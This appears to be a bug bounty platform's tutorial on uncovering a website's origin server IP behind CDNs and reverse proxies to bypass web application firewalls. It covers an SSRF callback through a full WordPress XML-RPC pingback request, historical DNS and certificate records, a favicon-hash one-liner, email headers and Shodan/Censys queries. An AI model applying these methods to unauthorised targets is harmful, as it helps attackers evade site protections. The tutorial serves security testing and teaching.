Identifying the server's origin IP behind popular reverse proxies

BY BLACKBIRD-EU · JULY 29, 2025 · LAST UPDATED ON AUGUST 7, 2025

Most of your targets often resort to using content delivery networks (CDNs) or other anti-DDoS reverse proxies to mask their origin IP, protecting the origin server from possible (injection) attacks while also improving content delivery speed. However, when access is misconfigured, it makes it possible for us to directly access the origin server while bypassing the web application firewall.

In this article, we'll explore common ways to identify the origin server's IP to bypass the reverse proxy, including some more advanced methods.

Let's dive in!

What is a reverse proxy

Contrary to a forward proxy, a reverse proxy is an intermediary server that is located between the origin server and the client (you). Its main task is to forward client requests to the appropriate backend servers and then return the server's response to the client.

Difference between a forward proxy vs reverse proxy server

Common use cases for a reverse proxy server include:

- **Load balancing:** Distributing incoming requests across multiple backend servers to prevent any single server from becoming overwhelmed. If you have three web servers, the reverse proxy will equally distribute the load between them.

- **SSL termination:** Handling the encryption and decryption of HTTPS traffic, which reduces the computational load on backend servers.
- **Caching:** Storing frequently requested content so it can be served quickly without hitting the backend servers every time.
- **Security:** A Web Application Firewall (WAF) acts as a shield that can filter malicious requests, hide server details (or add security headers), and provide (D)DoS protection.
- **Compression:** Reducing bandwidth usage by compressing responses before sending them to clients.

Popular reverse proxy solutions like Nginx & Apache HTTP Server, and cloud services like Cloudflare & Akamai help developers with all these aforementioned tasks. As all security researchers, we are particularly interested in bypassing security filters, such as Web Application Firewalls (WAFs) that block our payloads.

How origin IP leaks occur

To avoid direct IP access, developers must ensure that the origin server only accepts incoming connections from the reverse proxy (often done with a firewall). This setup ensures that even if the origin IP is obtained, the origin server will refuse to accept any requests that are not routed and validated via the reverse proxy.


In practice, the contrary is often the case. Many origin servers do not filter by IP and will return the full website content even when accessed directly by IP. This allows us to bypass the security validation and filters that are present on the origin server.

Identifying the server's origin IP

We've learned so far what reverse proxies are and the importance of identifying the server's origin IP. Let's now take a look at common ways you can leak your target's origin IP.

Server-side request forgery

Server-side request forgeries allow us to induce the origin server to make an outbound connection to any external resource, including our server. With proper logging, we will be able to identify the server's origin IP, making it possible for us to bypass CDN and firewall protections entirely.



InteractSH is a free, open-source OAST server by Project Discovery that helps with capturing incoming HTTP, DNS & SMTP requests

Abusing WordPress XML RPC to find the origin IP

WordPress provides an XML-RPC endpoint to allow developers to automate certain tasks. One particular feature we're interested in is the pingback method. Although a simple pingback is often considered harmless, it is perfect to help induce the origin server to make an outbound request to our end.

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
  <methodName>pingback.ping</methodName>
  <params>
    <param><value>http://intigriti/callback</value></param>
    <param><value>http://example.com/existing-post</value></param>
  </params>
</methodCall>
```

```
HTTP/1.1 200 OK
Date: Tue, 29 Jul 2025 13:37:00 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/7.4.3
Content-Type: text/xml; charset=UTF-8
Content-Length: 158
Connection: close
Set-Cookie: PHPSESSID=abc123def456; path=/
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <string>Pingback successful</string>
      </value>
    </param>
  </params>
</methodResponse>
```

A simulation of the WordPress XML RPC proof of concept

Reading tip: Dive deeper into finding and exploiting advanced server-side request forgery vulnerabilities! We've also included a list of the most commonly vulnerable application components you should pay attention to on your next target.

Historical DNS records

Historical DNS datasets can also help us identify the origin server's IP. If, for instance, the reverse proxy service was added after the origin server was first indexed by an indexing tool (such as Censys,


SecurityTrails, Shodan, etc.), it will make it possible for us to find the origin server's IP by examining the historical data of a specific DNS record.

Furthermore, you can also apply the same methodology to subdomains or subsidiary assets of your target, as they can often reveal more information than primary domains. Let's take a look at a comparable way to find more interesting data that could help us in identifying the server's origin IP.

Historical SSL certificate records

Similarly to how DNS indexing services work, there are also other services that cover certificate transparency logs. CRT.SH is a popular tool that keeps records of SSL/TLS certificate changes and can help us query historical certificate logs, including any certificates that have been issued to our origin host.

Let's take a look at an example:



Using CRT.SH to identify the server's origin IP

In this instance, we can see that Cloudflare was recently added. This leaves room for us to explore the previously issued certificates and specifically pay attention to the "Subject Alternative Name" attribute, as it often contains the IP and/or the (internal) hostname of the origin server.


Favicon hash via Shodan / Censys

Favicons are the small icons that appear on the web browser's tab (next to the page title). The same icons can also be used to find similar hosts that are related to our target, including the origin server that's behind the reverse proxy.

To do so, we'll need to calculate the hash of the favicon icon file. Here's a simple one-liner using cURL, base64, and the MMH3 Python3 library to calculate the hash of any favicon to use in your Shodan or Censys query:

```
curl -s '<URL>/favicon.ico' | base64 | python3 -c 'import mmh3,sys;print(mmh3.hash(sys.stdin.buffer.read()))'
```

Afterward, we will need to use Shodan or Censys to query for hosts with a matching favicon. This will allow you to list all similar hosts, including your target's origin server:



Finding related assets with Shodan/Censys via the favicon hash

Email headers

Another common way to find the server origin IP is by examining email server headers. Legacy application components are often designed to send emails from the origin server instead of a third-party service like SendGrid or Amazon SES.

With this in mind, we can practically invoke the application component to send us an email and examine the email headers. The "Received" header contains the IP address from which the email was sent. On some occasions, other (custom) headers are added to the email that may include the origin IP as well.

```
Return-Path: <noreply@app.example.com>
Delivered-To: intigriti@intigriti.me
Received: by 2002:a05:6402:3b0b:b0:4a2:c5d1:8f23 with SMTP id o11csp2891234edx;
        Tue, 29 Jul 2025 07:37:00 -0700 (PDT)
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.220.41])
        by mx.google.com with ESMTPS id h8-20020a170902ce4800b001c7f8b12345si2345678plg.123.2025.07.29.07.30.14
        for <intigriti@intigriti.me>
        (version=TLS1_3 cipher=TLS_AES_256_GCM_SHA384 bits=256/256);
        Tue, 29 Jul 2025 07:37:00 -0700 (PDT)
Received: from app.example.com (app.example.com [127.0.0.1])
        by app.example.com (Postfix) with ESMTP id 4R2Abc1234def
        for <intigriti@intigriti.me>; Tue, 29 Jul 2025 10:37:00 -0400 (EDT)
Received: from [192.168.1.100] (unknown [192.168.1.100])
        by app.example.com (Postfix) with ESMTPSA id 8G5Xyz9876abc
        (version=TLSv1.2 cipher=ECDHE-RSA-AES256-GCM-SHA384 bits=256 verify=NO);
        Tue, 29 Jul 2025 10:37:00 -0400 (EDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=example.com; s=default;
        t=1722266210; bh=abc123def456ghi789=; h=From:To:Subject:Date:Message-ID;
        b=...
From: "Example Website" <noreply@app.example.com>
To: intigriti@intigriti.me
Subject: Thank you! We've received your feedback!
Date: Tue, 29 Jul 2025 13:37:00 +0000
Message-ID: <20250729143010.ABC123@app.example.com>
MIME-Version: 1.0
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
X-Mailer: WordPress 6.2.2
Reply-To: noreply@app.example.com

...
```

Example of an email server response that leaks the origin IP

Using a service like Shodan, Censys or IpInfo, we will be able to verify if this particular IP matches the origin server's IP.

Hard-coded IPs and unique strings

On some occasions, you'll come across unique string values reflected in your target's server response that can be used with tools like Shodan and Censys to find the origin server. Let's take a look at a few examples.

Deliberately triggering errors


Deliberately triggering errors by injecting special characters or sending over requests with unusual payloads might cause exceptions. Depending on the verbosity level, some applications will return more information than necessary, including information about the host (such as the origin IP).

Sometimes, IP or other references to the origin host can also be found in HTML code (usually in the form of comments).

Copyright

With tools like Google, Shodan & Censys, we can search for similar assets based on a unique string, such as the copyright string. In some cases, we will be able to find the origin's host behind the reverse proxy.

With Google, it'll only take us a simple search. You may have to exclude the root domain to further narrow down your searches.



Google Dorking can help with finding similar assets, including the origin server (if indexed).

Reading tip: Learn how to use Google dorking to find more security vulnerabilities, legacy assets, and forgotten endpoints.

On Shodan or Censys, we'll have to make use of a special search syntax to narrow down our searches to match strings in an HTTP response:

Shodan:

```
http.html:"© copyright <company>"
```

Censys:

```
services.http.response.body:"© copyright <company>"
```

Targets may also include other forms of unique IDs and strings in HTTP responses (such as analytics scripts and Google Tag Manager IDs, custom response headers, etc.). You can apply the same method in order to attempt to find the origin server.

Conclusion

Identifying the server's origin IP can help you bypass several restrictions that have been set on the reverse proxy server, including any security validations (such as Web Application Firewalls). However, in some cases, it can be tricky to identify the origin IP. In this article, we went over various ways you could, with high accuracy, practically disclose your target's server origin IP.

So, you've just learned how to find the server's origin IP to bypass WAFs... Right now, it's time to put your skills to the test! You can start by practising on vulnerable labs and CTFs or... browse through our 70+ public bug bounty programs on Intigriti and who knows, maybe earn a bounty on your next submission!

START HACKING ON INTIGRITI TODAY

REQUEST A DEMO

intigriti.com/demo

VISIT THE WEBSITE

intigriti.com

GET IN TOUCH

hello@intigriti.com